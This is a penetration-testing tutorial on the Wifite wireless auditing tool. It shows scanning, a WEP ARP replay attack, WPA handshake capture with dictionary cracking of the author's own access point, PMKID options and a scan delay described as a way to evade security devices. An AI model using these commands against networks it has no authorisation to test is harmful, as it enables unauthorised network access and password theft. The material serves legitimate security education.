iGNITE Technologies

Wireless Penetration Testing

Wifite

WWW.HACKINGARTICLES.IN

Contents

Introduction

Wifite is a wireless auditing tool developed by Derv82 and maintained by kimocoder. You can find the original repository here. In the latest Kali Linux, it comes pre-installed. It's a great alternative to the more tedious to use wireless auditing tools and provides simple CLI to interact and perform wireless attacks. It has great features like 5GHz support, Pixie Dust attack, WPA/WPA2 handshake capture attack, and PMKID attack as well.

Basic Filters

We can launch this tool by simply typing the name of the tool. To view the help page we have a -h flag

wifite -h

```
┌──(root💀kali)-[~]
└─# wifite -h

  .               .
 .´  ·  .     .  ·  `.  wifite2 2.5.8
 :  :  :  (¯)  :  :  :  a wireless auditor by derv82
 `.  ·  ` /¯\ ´  ·  .´  maintained by kimocoder
   `     /¯¯¯\     ´    https://github.com/kimocoder/wifite2

optional arguments:
  -h, --help                                show this help message and exit

SETTINGS:
  -v, --verbose                             Shows more options (-h -v). Prints commands and outputs. (default:
                                            quiet)
  -i [interface]                            Wireless interface to use, e.g. wlan0mon (default: ask)
  -c [channel]                              Wireless channel to scan e.g. 1,3-6 (default: all 2Ghz channels)
  -inf, --infinite                          Enable infinite attack mode. Modify scanning time with -p (default:
                                            off)
  -mac, --random-mac                        Randomize wireless card MAC address (default: off)
  -p [scan_time]                            Pillage: Attack all targets after scan_time (seconds)
  --kill                                    Kill processes that conflict with Airmon/Airodump (default: off)
  -pow [min_power], --power [min_power]     Attacks any targets with at least min_power signal strength
  --skip-crack                              Skip cracking captured handshakes/pmkid (default: off)
  -first [attack_max], --first [attack_max] Attacks the first attack_max targets
  --clients-only                            Only show targets that have associated clients (default: off)
  --nodeauths                               Passive mode: Never deauthenticates clients (default: deauth targets)
  --daemon                                  Puts device back in managed mode after quitting (default: off)

WEP:
  --wep                                     Show only WEP-encrypted networks
  --require-fakeauth                        Fails attacks if fake-auth fails (default: off)
  --keep-ivs                                Retain .IVS files and reuse when cracking (default: off)

WPA:
  --wpa                                     Show only WPA-encrypted networks (includes WPS)
  --new-hs                                  Captures new handshakes, ignores existing handshakes in hs (default:
                                            off)
  --dict [file]                             File containing passwords for cracking (default: /usr/share/dict/wordl
                                            probable.txt)

WPS:
  --wps                                     Show only WPS-enabled networks
  --wps-only                                Only use WPS PIN & Pixie-Dust attacks (default:
                                            off)
  --bully                                   Use bully program for WPS PIN & Pixie-Dust attacks (default:
                                            reaver)
  --reaver                                  Use reaver program for WPS PIN & Pixie-Dust attacks (default:
                                            reaver)
  --ignore-locks                            Do not stop WPS PIN attack if AP becomes locked (default:
                                            stop)

PMKID:
  --pmkid                                   Only use PMKID capture, avoids other WPS & WPA attacks (default:
                                            off)
  --no-pmkid                                Don't use PMKID capture (default: off)
  --pmkid-timeout [sec]                     Time to wait for PMKID capture (default: 120 seconds)
```

As you can see there are various options in the help menu here. We'll try a few of these in this article.

Let's first see which wireless network I'm connected to currently

wifite -i wlan0

```
┌──(root💀kali)-[~]
└─# wifite -i wlan0

                                   wifite2 2.5.8
                                   a wireless auditor by derv82
                                   maintained by kimocoder
                                   https://github.com/kimocoder/wifite2

[+] option: using wireless interface wlan0

  NUM                       ESSID   CH  ENCR   POWER  WPS?  CLIENT
  ---   ---------------------------   --  -----  -----  ----  ------
    1                       raaj    10  WPA-P   85db    no    1
[+] Scanning. Found 1 target(s), 1 client(s). Ctrl+C when ready
  NUM                       ESSID   CH  ENCR   POWER  WPS?  CLIENT
```

My access point is on channel 10. Let's see what all access points are operating on the same channel


wifite -c 10

```
┌──(root💀kali)-[~]
└─# wifite -c 10

                                   wifite2 2.5.8
                                   a wireless auditor by derv82
                                   maintained by kimocoder
                                   https://github.com/kimocoder/wifite2

[+] option: scanning for targets on channel 10
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

   Interface   PHY   Driver              Chipset
-------------------------------------------------------------------------
1. wlan0       phy1  rt2800usb          Ralink Technology, Corp. RT5370

[+] enabling monitor mode on wlan0 ... enabled wlan0mon

  NUM                       ESSID   CH  ENCR   POWER  WPS?  CLIENT
  ---   ---------------------------   --  -----  -----  ----  ------
    1                       raaj    10  WPA-P   85db    no    1
[+] Scanning. Found 1 target(s), 1 client(s). Ctrl+C when ready
  NUM                       ESSID   CH  ENCR   POWER  WPS?  CLIENT
  ---   ---------------------------   --  -----  -----  ----  ------
    1                       raaj    10  WPA-P   85db    no    3
    2                    A602_4G    10  WPA-P   31db   yes
    3         (32:49:50:1F:94:59)   10  WPA-P   25db   yes
```

Here, you can see that monitor mode is being auto-enabled while scanning. Wifite has detected two more networks on channel 10.


Let's try to add one more channel to the scanning list

wifite -c 10,6



Ahh, the results have increased now. Now let's filter out only the access points with clients connected.

wifite --clients-only




You can see that wifite has detected 2 APs with clients connected.

ARP Replay Attack against WEP protocol

Now let's say we have done whatever we wanted to with our wifi adapter and we want to change it from monitor mode to managed mode (default mode) after we stop using wifite. We can do this by:

wifite --daemon



The next filter is to find all the networks around me that are running on WEP protocol and perform a quick Replay Attack against them.

Replay attack:

In this attack, the tool tries to listen for an ARP packet and sends it back to the access point. This way AP will be forced to create a new packet with a new initialization vector (IV – starting variable to encrypt something). And now the tool would repeat the same process again till the time data is enough to crack the WEP key.

This can be done by:

wifite --wep

Then,

ctrl+c to stop scanning

choose target. Here, 1

As you can see that after 20 thousand plus replay packets, the tool has found the key successfully and saved it in a JSON file.

Please note that WPA **implements a sequence counter** to protect against replay attacks. Hence, it is recommended not to use WEP.


WPA/WPA2 Handshake Capture

We have talked about handshakes in detail in our previous article here. Let's see how we can capture handshakes using wifite.

Here, we'll simply type in the name of the tool since the default function is to scan the networks.

But we'll add the –skip-crack option here which will stop the tool to crack any handshake that it captures

wifite --skip-crack




How the tool works – As you might have observed in the screenshot that the tool is automatically trying all the attacks against a specified target. Here, I specified target "1" for my AP ("raaj") and you can see that it has tried for PMKID attack first, been unsuccessful, and then launched handshake capture. This process will be the same for any target. The tool will automatically determine which attack works. Quite simple and hassle-free!

Here, we have successfully captured a handshake and saved it in a location: **/root/hs/<name>.cap**

Now, if we don't use the skip-crack flag along with the command, the chain would look something like this:

wifite



Chain:

- Identify APs
- Check protocol
- Attempt PMKID attack

- Attempt handshake attack
- If handshake found -> crack


And very evidently so, you can see that it has cracked the handshake file and given out the password as "**raj12345**"

It uses aircrack-ng's dictionary attack module in the background.

Some useful options

Filtering Attacks: What if I want to skip out the PMKID step from the chain above? We can do this by:


wifite –no-pmkid



Scan Delay: Another useful option is to give a scan time delay. This may be used in parallel to other options to evade security devices that have set a timeout for unauthenticated packets.

wifite -p 10


Here, the tool will put a delay of 10 seconds before attacking the targets




And now the tool is putting a delay of 10 seconds after every target

PMKID timeout: This flag would enable us to set a timeout delay between each successful RSN packet request to the access point

wifite –pmkid-timeout 130



Observe how there is a timeout of 130 seconds. I've been interrupted before 130 seconds by C TRL+C to stop the attack. Note how it says "waiting for PMKID (1m 23s)"



Stop de-authentication on a particular ESSID: This flag will stop the tool from conducting client de-authentication (often used in handshake captures). In a list of targets, I want to stop preventing my tool to conduct de-authentication, this would yield useful


wifite -e raaj --nodeauths

-e: ESSID (name of AP)

```
┌──(root💀kali)-[~]
└─# wifite -e raaj --nodeauths
  .                    .
.´  ·  .     .  ·  `.  wifite2 2.5.8
:  :  :  (¯)  :  :  :  a wireless auditor by derv82
`.  ·  `  /¯\  ´  ·  .´  maintained by kimocoder
  `     /¯¯¯\        ´  https://github.com/kimocoder/wifite2

[+] option: will not deauth clients during scans or captures
[+] option: targeting ESSID raaj
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

  NUM                      ESSID   CH  ENCR   POWER  WPS?  CLIENT
  ---  ------------------------  ---  -----  -----  ----  ------
    1       (18:45:93:69:A5:19)   10  WPA     83db    no     1
    2       (C2:8F:20:1E:37:C2)    1  WPA-P   29db   yes
    3       (32:49:50:1F:94:59)   10  WPA-P   25db   yes
```

